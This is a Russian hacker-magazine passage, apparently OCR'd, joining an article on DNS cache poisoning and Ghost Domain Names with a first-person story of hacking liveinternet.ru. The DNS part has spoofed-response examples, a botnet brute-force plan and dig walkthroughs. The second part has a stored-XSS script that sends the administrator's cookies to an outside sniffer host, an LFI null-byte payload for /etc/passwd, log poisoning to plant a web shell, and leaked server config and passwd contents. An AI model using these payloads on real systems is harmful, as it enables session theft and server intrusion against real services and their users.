1. Запрос от DNS-сервера жертвы: какова A-запись для subdomain.attacker.example?

```
subdomain.attacker.example. IN  A
```

2. Ответ хакера:

```
Answer:
(no response)

Authority section:
attacker.example. 3600 IN NS ns.target.example.

Additional section:
ns.target.example. IN A w.x.y.z
```

При этом сервер-жертва сохранит в кеше A-запись (IP-адрес) ns.target.example, указанную в дополнительной секции, что позволит атакующему отвечать на последующие запросы для всего домена target.example.

Второй вариант атаки (подмена NS-записи для другого домена жертвы) заключается в перенаправлении DNS-сервера другого домена, не относящегося к первоначальному запросу, на IP-адрес, указанный атакующим:

1. Запрос DNS-сервера: какова A-запись для subdomain.attacker.example?

```
subdomain.attacker.example. IN A
```

2. Ответ хакера:

```
Answer:
(no response)

Authority section:
target.example. 3600 IN NS ns.attacker.example.

Additional section:
ns.attacker.example. IN A w.x.y.z
```

На самом деле описанные выше атаки представлены в том упрощенном варианте, как они могли использоваться до 2000-х годов, так как порт при этом был статичным (53), а пересылаемый идентификатор (XID) для достоверности предоставляемой информации просто инкрементировал свое значение. Так что угадать, каким будет следующий XID, не составляло большого труда. С 2002 года принцип работы немного изменился, была реализована возможность рандомизации пересылаемого идентификатора. Теперь XID каждый раз псевдослучайно генерировал 8-битный идентификационный номер. В 2006 году китайские и израильские хакеры научились «угадывать» драгоценный идентификатор и успешно проводить атаки отравления кеша с помощью скоростного интернет-канала. С тех пор DNS-серверы рандомизируют не только XID, но и порт, на котором они работают. Возможно, это являлось в какой-то мере решением всех проблем DNS, хотя, как мне кажется, поверхностные заплатки никогда не могли помочь исправлению чего-либо фундаментального. Далее я приведу пример атаки, которая будет спокойно обходить такие непутевые заплатки. Поможет в этом предполагаемому злоумышленнику самый обычный ботнет.


Итак, у неких личностей есть ботнет размером в 1 100 ботов. Это не так уж и много, но вполне достаточно, чтобы отравить DNS-кеш среднего интернет-провайдера или же более-менее крупной хостинг-компании. На схеме видно, что для начала мы спрашиваем у нашего ISP адрес сайта example.com. Так как на сервере нет записи об этом домене, наш ISP пойдет по цепочке и запросит инфу у делегированного сервера зоны .com (при этом заранее сообщая значение идентификатора и порта, на который нужно возвратить ответ). В то же время злоумышленники запускают DDoS-атаку сервера с 1000 ботов, а другие 100 ботов используются для перебора XID и Source Port. Если ты до сих пор не догадался, зачем злоумышленникам нужен DDoS сервера, то я скажу тебе прямо: для торможения атакуемого сервера и для замедления хода пересылки и получения данных. Идем дальше. Если при проведении атаки каждый из ботов будет перебирать 25 портов и 655 XID-идентификаторов, то в итоге злоумышленники при помощи всего 100 (!) ботов получат скорость брута в 2500 pps, хотя значение source-порта всегда заведомо меньше этого значения (2^11 = 2048). В среднем на перебор этих значений взломщикам потребуется от 6 до 11 секунд при скорости ботов всего 256 Кбит/с. Таким образом, ответив на заданный вопрос угаданным портом, XID и IP-адресом example.com, ботоводы смогут заразить доверенный (основной) сервер, при этом ответ делегированного сервера уже считается недействительным. Следствием этого становится цепная реакция, при которой автоматически окажутся зараженными обращающиеся клиентские DNS-серверы и клиенты. Кстати, обычно для разработки такого ботнета злоумышленники используют избитый банковский троян SpyEye с помощью дописывания к нему плагина перебора портов и прочего стаффа.

0-DAY: GHOST DOMAIN NAMES

В этой части статьи я рассмотрю 0-day-атаку типа DNS Ghost Domain Name. Уязвимость, как оказалось, изначально была найдена китайскими исследователями Цзянем Цзаном (Jian Jiang), Цзиньцзинем Лианом (Jinjin Liang), Каном Ли (Kang Li), Цзюнем Ли (Jun Li), Хайсинем Дуанем (Haixin Duan) и Цзяньпхином

ОСНОВНЫЕ ТИПЫ DNS-ЗАПИСЕЙ

- Запись A (или запись адреса) связывает имя хоста с адресом IP (например, запрос A-записи на имя referrals.icann.org вернет его IP-адрес — 192.0.34.164);
- запись AAAA связывает имя хоста с адресом протокола IPv6 (например, запрос AAAA-записи на имя k.root-servers.net вернет его IPv6-адрес — 2001:7fd::1);
- запись CNAME — каноническая запись имени (псевдоним) используется для перенаправления на другое имя;
- запись MX — почтовый обменник, указывает сервер(ы) обмена почтой для данного домена.
- запись NS указывает на DNS-сервер для данного домена;
- запись SOA — начальная запись зоны, указывает, на каком сервере хранится эталонная информация о данном домене, содержит контактную информацию лица, ответственного за данную зону, тайминги (параметры времени) кеширования зонной информации и взаимодействия DNS-серверов.



Прототип атаки типа Ghost Domain Name (до и после)

Ву (Jianping Wu). Это реально понизило мое ЧСВ, когда я узнал, что являюсь не первым, кто ее обнаружил :). Но хватит о грустном, перейдем непосредственно к атаке.

Итак, целью на этот раз оказалось логическое обновление кеша в некоторых реализациях DNS-серверов. В основном заражение DNS-серверов используется для организации различного рода нехороших вещей: фишинга, ботнетов и распространения вредоносных программ. Очевидная стратегия их предотвращения — удалить вредоносные домены с верхнего уровня DNS, то есть системы, ответственной за какой-то конкретный домен. Эксперименты, проведенные группой перечисленных исследователей (а также это подтверждается и моими собственными исследованиями), показывают, что более 19 000 открытых DNS-серверов остаются уязвимыми к настоящему моменту. В их числе и серверы крупных компаний: Google, Microsoft, ICANN. Уязвимыми являются следующие реализации серверов: OpenDNS, MSDNS, BIND (все версии). Далее мы попробуем реализовать описываемую атаку с помощью стандартной BIND'овской утилиты dig.

Итак, цель нашего сценария атаки — переписать кеш таким образом, чтобы можно было постоянно расширять TTL домена в определенной DNS-зоне.

Теперь ближе к самой уязвимости. Она позволяет использовать созданные ранее вредоносные домены даже после их удаления делегированным сервером. Звучит как бред, но поверь мне, это правда. Давай попробуем во всем разобраться на тестовых примерах (никогда не используй этот сценарий на живых машинах!).

Первым делом получаем список корневых DNS-серверов:

```
$ dig
...
;; QUESTION SECTION:
;IN   NS

;; ANSWER SECTION:
15333   IN   NS   g.root-servers.net.
15333   IN   NS   k.root-servers.net.
...целая куча других серверов...

;; ADDITIONAL SECTION:
d.root-servers.net.   48410   IN   AAAA   2001:500:2d::d
m.root-servers.net.   48410   IN   AAAA   2001:dc3::35
...
```

Далее давай попробуем использовать какой-нибудь из этих корневых DNS-серверов, к примеру, для моего сайта r00tw0rm.com:

```
$ dig @m.root-servers.net. r00tw0rm.com
...
;; QUESTION SECTION:
;r00tw0rm.com.   IN   A

;; AUTHORITY SECTION:
com.   172800   IN   NS   k.gtld-servers.net.
com.   172800   IN   NS   j.gtld-servers.net.
...целая куча других серверов...

;; ADDITIONAL SECTION:
a.gtld-servers.net.   172800   IN   A   192.5.6.30
b.gtld-servers.net.   172800   IN   A   192.33.14.30
...
```


В результате мы получаем список имен для домена .com. Обрати внимание, что в конце значения «@m.root-servers.net.» обязательно нужно поставить точку. Этим мы указываем на полное имя домена. Теперь постараемся получить список авторитетного сервера имен для r00tw0rm.com. Попробуем запросить эти серверы имен так, чтобы получить физический IP-адрес сайта r00tw0rm.com:

```
$ dig @f.gtld-servers.net. r00tw0rm.com
...
;; QUESTION SECTION:
;r00tw0rm.com.   IN   A

;; AUTHORITY SECTION:
r00tw0rm.com.   172800   IN   NS   ns1.r00tw0rm.com.
r00tw0rm.com.   172800   IN   NS   ns2.r00tw0rm.com.

;; ADDITIONAL SECTION:
ns1.r00tw0rm.com.   172800   IN   A   31.222.185.106
ns2.r00tw0rm.com.   172800   IN   A   31.222.185.106
...
```

В разделе «Additional Section» мы видим ответ от NS, а также их физические адреса. Узнаем адрес r00tw0rm.com с помощью сервера ns2.r00tw0rm.com:

DNS Vendor	Версия	Уязвимые?
BIND	9.8.0-P4	Да
DJB dnscache	1.05	Да
Unbound	1.4.11	Нет
	1.4.7	Да
PowerDNS	Recursor 3.3	Да
MaraDNS	Deadwood-3.0.03	Нет
	Deadwood-2.3.05	Нет
Microsoft DNS	Windows Server 2008 R2	Нет
	Windows Server 2008 R2	Да

Уязвимые реализации DNS-серверов



```
$ dig @ns2.r00tw0rm.com. r00tw0rm.com
...
;; QUESTION SECTION:
;r00tw0rm.com.   IN   A

;; ANSWER SECTION:
r00tw0rm.com.     604800   IN   A   31.222.185.106

;; AUTHORITY SECTION:
r00tw0rm.com.     604800   IN   NS   ns1.r00tw0rm.com.
r00tw0rm.com.     604800   IN   NS   ns2.r00tw0rm.com.

;; ADDITIONAL SECTION:
ns1.r00tw0rm.com.   604800   IN   A   31.222.185.106
ns2.r00tw0rm.com.   604800   IN   A   31.222.185.106
...
```

Отлично, IP-адрес 31.222.185.106. Теперь используем dig для определения записей на серверах Гугла (8.8.8.8):

```
$ dig r00tw0rm.com A @8.8.8.8
...
;; QUESTION SECTION:
;r00tw0rm.com.   IN   A

;; ANSWER SECTION:
r00tw0rm.com.   86400   IN   A   31.222.185.106
...
```

Здесь 86400 — это TTL, параметр, определяющий время жизни нашей записи на сервере 8.8.8.8. Попробуем снова, чтобы убедиться в том, что наш TTL не вечен. По идее, его значение должно уменьшиться:


```
r00tw0rm.com.   86356   IN   A   31.222.185.106
```

Действительно, теперь его результат равен 86 356 (на 4 секунды меньше). В случае если домен определяется как вредоносный, его удаление из глобального пространства доменных имен происходит в два этапа. Первый заключается в удалении его записи из TLD на серверах, а второй — в ожидании обнуления параметра TTL на всех DNS-серверах, где содержится запись об этом домене. Настало время перейти вплотную к самой атаке.

АТАКУЕМ!

Для примера я создал сабдомен security на сайте buxoro.uz. Проверим запись о новосозданном сабдомене security.buxoro.uz:

```
$ dig security.buxoro.uz  @8.8.8.8
```



Уязвимые DNS-серверы отмечены на карте

```
...
;; QUESTION SECTION:
;security.buxoro.uz.    IN   A

;; ANSWER SECTION:
security.buxoro.uz.   86400   IN   A   91.212.89.7
...
```

Так, security.buxoro.uz соответствует 91.212.89.7, и жить эта запись, по-видимому, будет 86 400 секунд, то есть ровно сутки. Далее удаляем наш сабдомен и снова проверяем значение dig'ом:

```
$ dig security.buxoro.uz  @8.8.8.8
...
;; QUESTION SECTION:
;security.buxoro.uz.    IN   A

;; ANSWER SECTION:
security.buxoro.uz.   86112   IN   A   91.212.89.7
...
```

Упс, приехали! Запись о нашем ресурсе осталась в Гугле даже после удаления сабдомена, сократился лишь TTL. Если же мы проверим содержимое кеша на собственном сервере, то по понятным причинам к нам ничего не возвратится:

```
$ dig security.buxoro.uz
...

;; QUESTION SECTION:
;security.buxoro.uz.   IN   A

;; AUTHORITY SECTION:
buxoro.uz.     1800   IN   SOA   ns.buxoro.uz. info.buxoro.uz.
               2010092402 10800 3600 604800 10800
```

В данном случае уязвимость присутствует в политике обновления кеша конкретного сервера DNS. Как уже говорилось выше, домен может быть полностью удален из глобального пространства доменных имен, но при этом оставаться «живым». Если нам каким-то образом удастся увеличить значение TTL, то мы сможем сохранить жизнь и нашему ресурсу.

Далее рассмотрим еще один пример:

1. Регистрируем новый сабдомен, допустим, testns.buxoro.uz.
2. В NS1 прописываем «testns.buxoro.uz», в NS2 — «ns2.buxoro.uz», в NS3 — «ns1.buxoro.uz».
3. Мы можем подтвердить, что testns.buxoro.uz был успешно установлен в качестве имени сервера, отправив запрос на несуществующий сабдомен, как показано ниже:

```
$ dig @h.gtld-server.net. security.buxoro.uz
...
;; QUESTION SECTION:
;security.buxoro.uz.     IN    A

;; AUTHORITY SECTION:
buxoro.uz.      604800   IN    NS    ns1.buxoro.uz.
buxoro.uz.      604800   IN    NS    ns2.buxoro.uz..
buxoro.uz.      604800   IN    NS    testns.buxoro.uz.

;; ADDITIONAL SECTION:
ns1.buxoro.uz.     604800   IN    A    91.212.89.7
ns2.buxoro.uz.     604800   IN    A    91.212.89.7
ns2.buxoro.uz.     604800   IN    A    91.212.89.7
testns.buxoro.uz.  604800   IN    A    91.212.89.7
...
```

4. Создаем еще один сабдомен под именем ghost.buxoro.uz. После этого берем конкретный, априори считающийся уязвимым сервер DNS и используем его для запроса сабдомена:

```
$ dig @4.2.2.4 ghost.buxoro.uz
...
;; QUESTION SECTION:
;ghost.buxoro.uz.     IN    A

;; ANSWER SECTION:
ghost.buxoro.uz.   86112    IN    A    91.212.89.7
...
```

Теперь мы знаем, что в кеше DNS-сервера произошла делегация данных. Теперь снова можно смело удалить сабдомен. При этом делегация данных домена будет иметь постоянно уменьшающийся TTL. Так как мы знаем, что делегация имеет данные NS о записи домена и имени сервера, все это можно представить в следующем виде:

```
ghost.buxoro.uz  86400 IN NS testns.buxoro.uz
testns.buxoro.uz 86400 IN A  91.212.89.7
```

После того как домен был удален и истекло время жизни TTL, наблюдается вот такая картина:

```
ghost.buxoro.uz  46400 IN NS testns.buxoro.uz
testns.buxoro.uz 46400 IN A  91.212.89.7
```

Следующим шагом будет изменение имени NS-сервера на что-то другое, например test2.buxoro.uz. Используя тот же сервер DNS (4.2.2.4), производим, как и прежде, уже описанный запрос на запись сервера имен. После этого содержимое нашего кеша перезаписывается и делегация данных уже должна выглядеть следующим образом:

```
ghost.buxoro.uz  86400 IN NS test2.buxoro.uz
test2.buxoro.uz  86400 IN A  91.212.89.7
```

Обрати внимание, что новые данные при делегации имеют новое значение TTL. Если этот процесс повторяется несколько раз, можно держать значение TTL постоянным и всегда отличным от нуля. Чтобы успешно выполнить эту атаку в более широком диапазоне, можно производить запросы через уязвимые DNS-серверы до тех пор, пока выигранное время не будет достаточным. Здесь также нужно отметить один довольно интересный момент: если атака происходит на делегированные серверы и идет попытка резолва нашего нехорошего ресурса через обычные (неделегированные) DNS-серверы средней/малой значимости, то эти серверы автоматически заражаются вне зависимости от того, уязвимы они или нет.

ЗАКЛЮЧЕНИЕ

После 2010 года постепенно ушли в небытие многие проблемы, связанные с эксплуатацией тривиальных уязвимостей в DNS-серверах. А все благодаря средствам проверки целостности DNSSEC, которые начали набирать обороты и внедряются уже повсеместно. «Безопасный DNS» (DNSSEC) использует электронную цифровую подпись с построением цепочки доверия для определения целостности данных.

Теоретически применение DNSSEC может свести успешность атак отравления кеша к нулю. Однако из моей предыдущей статьи мы уже знаем, что ЭЦП «уже не торт» и существуют способы генерации ЭЦП и ключей с помощью коллизий криптографических функций, да и применяется «защищенный DNS» пока еще не везде, так как для нормального функционирования требуется тотальный переход всех звеньев DNS-системы на новый уровень. Так что, пока есть время, дерзай! Не во вред, конечно, а для всеобщего блага :). ⌶

ИНТЕРЕСНЫЙ СЛУЧАЙ С BIND

В середине ноября 2011 года разработчики консорциума ISC, ведущего разработку самого популярного в интернете DNS-сервера BIND, опубликовали данные о наличии серьезной уязвимости в BIND и призвали пользователей как можно скорее обновить используемую ими версию ПО. Согласно сообщению ISC, ряд «непонятных» сетевых событий могут привести к тому, что программное обеспечение BIND 9-й версии создает кеш-память с неверными доменными записями, а это может быть использовано для подделки доменных адресов. Кроме того, было установлено, что передача серверу определенных служебных данных приводит к краху работы программного обеспечения. Также в сообщении ISC говорится, что какими-либо служебными настройками исправить выявленные ошибки нельзя, так как проблема кроется именно в коде сервера и устраняется только через обновление. Подвержены уязвимости версии BIND 9.8.1-P1, 9.7.4-P1, 9.6-ESV-R5-P1 и 9.4-ESV-R5-P1.

Основную тревогу вызывает именно неверная работа системы, которая при получении определенных клиентских запросов формирует область кеш-памяти, при последующих запросах к этой области происходит выдача неверных результатов с доменными записями.

Технически у новых версий BIND 9 есть встроенные средства защиты, и в будущем кеш все равно был бы обновлен (если бы не обратная совместимость), но, учитывая важность верной работы DNS-системы для современного интернета, этой проблеме разработчики присваивают критический уровень угрозы (CVE-2011-4313). Кроме того, дополнительную опасность представляет то, что сами разработчики BIND так и не смогли полностью описать все возможные сетевые события и запросы, которые приводят к сбою в работе кеша DNS-сервера. После упомянутого в статье исследования Сети на уязвимость Ghost Domain Name обнаружилось, что более 72% машин до сих пор используют уязвимые версии DNS-серверов. Такие дела.

WWW

- **Общая матчасть по DNS: bit.ly/9vAzH2;**
- **проверяем свой DNS на вшивость: bit.ly/wDsTVf;**
- **видео по DNS cache poisoning: bit.ly/6lFR3t;**
- **презентация с описанием bailiwicked-сплоитов: bit.ly/x8hnuC;**
- **познавательная статья об атаке Дэна Камински: bit.ly/3vlgeV;**
- **китайская презентация на тему Ghost Domain Names: bit.ly/wOUU01.**

Cyber-Punk (cyber-punk@xakep.ru, 0x0000ed.com)

Прощай, Лирушечка!

ИСТОРИЯ ВЗЛОМА ПОПУЛЯРНОГО БЛОГОХОСТИНГА LIVEINTERNET.RU

В ноябре прошлого года я обнаружил интересную уязвимость на одном из крупнейших порталов рунета — сайте liveinternet.ru. Она предоставляла возможности для заливки веб-шелла, доступа к БД с пользователями и даже получения привилегий рута на сервере! Об истории открытия и развития этого бага сейчас и пойдет речь.

КОРОТКО О ГЛАВНОМ

Для начала нельзя не сказать пару слов о самом ресурсе Liveinternet.ru (он же лиру или лирушечка). Многие используют его как сервис для сбора и анализа статистики посещений сайта, хотя это еще и огромная блогосеть со своим мылом (основано на Google Apps) и поисковой системой. Но, как известно, даже на крупных ресурсах вполне могут встретиться уязвимости вроде банальных XSS или LFI. Собственно, решение о проверке знаменитой лирушечки на уязвимости пришло спонтанно. Мне стало интересно, защищен ли такой крупный проект от возможности взлома на достаточно простом уровне? Итак, для начала мы с приятелем начали руками тестировать данный ресурс на XSS. Спустя пару часов нашей маленькой командой были найдены две пассивки и две активки. Одна активка находилась прямо в личных сообщениях (то есть стоило отправить письмо любому пользователю, как у него в браузере выполнился бы зловредный js-код). Другая активка присутствовала в настройках пользователя (о ней речь пойдет немного ниже).
Дальше мы составили простую схему захвата печенек админа сайта:

1. Криптуем код снифера.
2. Отправляем личное сообщение администратору (причем даже не обязательно, чтобы он ответил на наш месседж, достаточно просто открыть сообщение).
3. Когда администратор заходит в «Новые сообщения», выполняется наш зловред.
4. Profit!

Недолго думая, мы воплотили наш коварный план в жизнь (здесь я не буду описывать схему проведения XSS и код снифера, так как эта тема уже неоднократно поднималась в журнале). Через день админ открыл наше личное сообщение, и мы получили заветные печеньки на мыло. Вот тут-то и началось самое интересное.

АДМИНКА

Вставив полученные печеньки в браузер и обновив страницу, я увидел то, ради чего стоило так стараться, — внизу каждой страницы выводилась многочисленная отладочная инфа. Посмотреть на вывод SQL-запросов при просмотре личных сообщений ты можешь на соответствующем скриншоте. Дальше, после детального изучения полученной информации, я заинтересовался, можно ли протроянить админку через вторую активку, которая находилась в настройках пользователя в опции «Искать упоминания» и позволяла подключать js-файлы с посторонних хостов? Содержание моего коварного сценария было простым:

```
<?php

        // Мы хотим видеть все ошибки
        error_reporting( E_ALL );
        ini_set('display_errors', '1');

        // Мыло админа сервера
        define('COMPANY_MAIL', 'ds@linkycat.com');
        if ( !defined('LANG') )
                define('LANG', 'ru');

        // Настройки для доступа к БД 'ib_host1'
        define('DB_HOST_SERVER', 'localhost');
        define('DB_HOST_USER', 'gmail');
        define('DB_HOST_PASS', '[redacted]');
        define('DB_HOST_NAME', 'gmail');
        define('DB_HOST_PREFIX', 'li_gmail.h1tbl_');

        // Определяем с какого хоста нас запустили
        define('SITE_URL', 'http://' . $_SERVER['HTTP_HOST'] );
        define('DB_PREFIX', 'gmail_');

        // Определяем где на сервере мы находимся
        $arr = pathinfo(__FILE__);
        $arr = pathinfo($arr['dirname']);
        define('SITE_PATH', '/home/gmail/g.liveinternet.ru/');
        define('PATH_2_LOGS', SITE_PATH.'logs/');

        $GLOBALS['PAGE_TIME'] = gettimeofday();
        if (!defined('__request_timestamp__'))
                define('__request_timestamp__', $GLOBALS['PAGE_TIME']['sec']);
```

Конфиги БД

```
<script>
document.forms[0].mynames.value='валез, валентин любимов,
                                 валезу, валеза, валезом';
img = new Image();
img.src = "http://sniffer.ru/sniff.gif?"+document.cookie;
</script>
```


Строка со значениями «валез, валентин любимов, валезу, валеза, валезом» (Валентин Любимов aka ValeZ — создатель и руководитель Liveinternet.ru, известный веб-предприниматель) была нужна для того, чтобы скрыть зловред и показать администратору оригинальное значение поля «Искать упоминания» в его профайле. Таким образом, даже если бы админ изменил пароль, то к нам на снифер все равно пришли бы его кукисы.

НЕДОЛГИЙ ПУТЬ К ВЕБ-ШЕЛЛУ


После успешного создания «закладки» в аккаунте администратора я продолжил изучать ресурс и набрел на раздел «Приложения». Возможно, изначально он задумывался как аналог приложений

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin rpm:x:37:37::/var/lib/rpm:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin vcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin rpc:x:32:32:Rpcbind
Daemon:/var/lib/rpcbind:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin sshd:x:74:74:Privilege-separated
SSH:/var/empty/sshd:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:4294967294:4294967294:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin haldaemon:x:68:68:HAL daemon:/:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin lev:x:501:501::/home/lev:/bin/bash kocmoc:x:502:502::/home/kocmoc:/bin/bash
liru:x:503:503::/home/liru:/bin/bash zabbix:x:499:498:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin gmail:x:504:504::/home/gmail:/bin/bash
ibravo:x:505:505::/home/ibravo:/bin/bash lighttpd:x:498:497:lighttpd web server:/srv/www/lighttpd:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin
todo:x:506:506::/home/todo:/bin/bash cacti:x:497:496::/usr/share/cacti:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin avahi:x:70:70:Avahi
daemon:/:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin munin:x:496:495:Munin user:/var/lib/munin:/sbin/nologin
testdesign:x:507:507::/home/testdesign:/bin/bash opensocial:x:508:508::/home/opensocial:/bin/bash pb:x:509:509::/home/pb:/bin/bash
xasan:x:510:510::/home/xasan:/bin/bash comments:x:511:511::/home/comments:/bin/bash ldap:x:55:55:LDAP User:/var/lib/ldap:/bin/false
backup:x:512:512::/home/backup:/bin/bash counter:x:513:513::/home/counter:/bin/bash
Fatal error: Class '../../../../etc/passwd' not found in /home/opensocial/apps/index.php on line 14
```

LFI в apps.li.ru



WSO с правами рута на сервере li.ru



Интересные таблицы в БД

«ВКонтакте», «Одноклассников» и подобного, но в дальнейшем превратился в банальную систему для отправки подарков и остальных примочек, которые так нравятся девочкам. Но что самое интересное — приложения задействуют данные самого пользователя, а также в них имеются многочисленные активки (но это, естественно, меня уже интересовало в меньшей степени).

Итак, немного поизучав приложения и их взаимодействие с сервером, я нашел LFI на домене apps.li.ru. Вывод ошибок был отключен, так что пришлось действовать вслепую. Сначала я подставил файл с расширением, но он не проинклудился, и тогда я решил воспользоваться нулл-байтом. Он-то мне и помог проинклудить всем известный /etc/passwd:

```
apps.li.ru/index.php?s=../../../../../../../../etc/passwd%00
```

Уязвимость была довольно банальной, что меня удивило. Кто бы мог подумать, что на столь крупном портале могут существовать баги, которые даже новичками не должны допускаться. Но дальше — больше! После успеха с нулл-байтом я попробовал залиться через /proc/self/environ и /proc/self/cmdline, однако все мои попытки не увенчались успехом. Необходимо было найти действительно полезный файл, поэтому я и вспомнил о возможности реализации LFI через логи веб-сервера:

```
apps.li.ru/index.php?s=../../../../../../../../apache/logs/
error.log%00
```

Кстати, уже после заливки я решил заглянуть в сам уязвимый файл:

```
$bShowDefault = false;
$show         = Func::POSTGET('s');
$ev           = Func::POSTGET('ev');
$content      = '';

if(file_exists(SITE_PATH.'modules/'.$show.'/'.$show.
  '.class.php'))
{
  include(SITE_PATH.'modules/'.$show.'/'.$show.'.class.php');
  $oClass = &new $show;
  $content = $oClass->dispatcher();
}
else
{
  $bShowDefault = true;
}
```

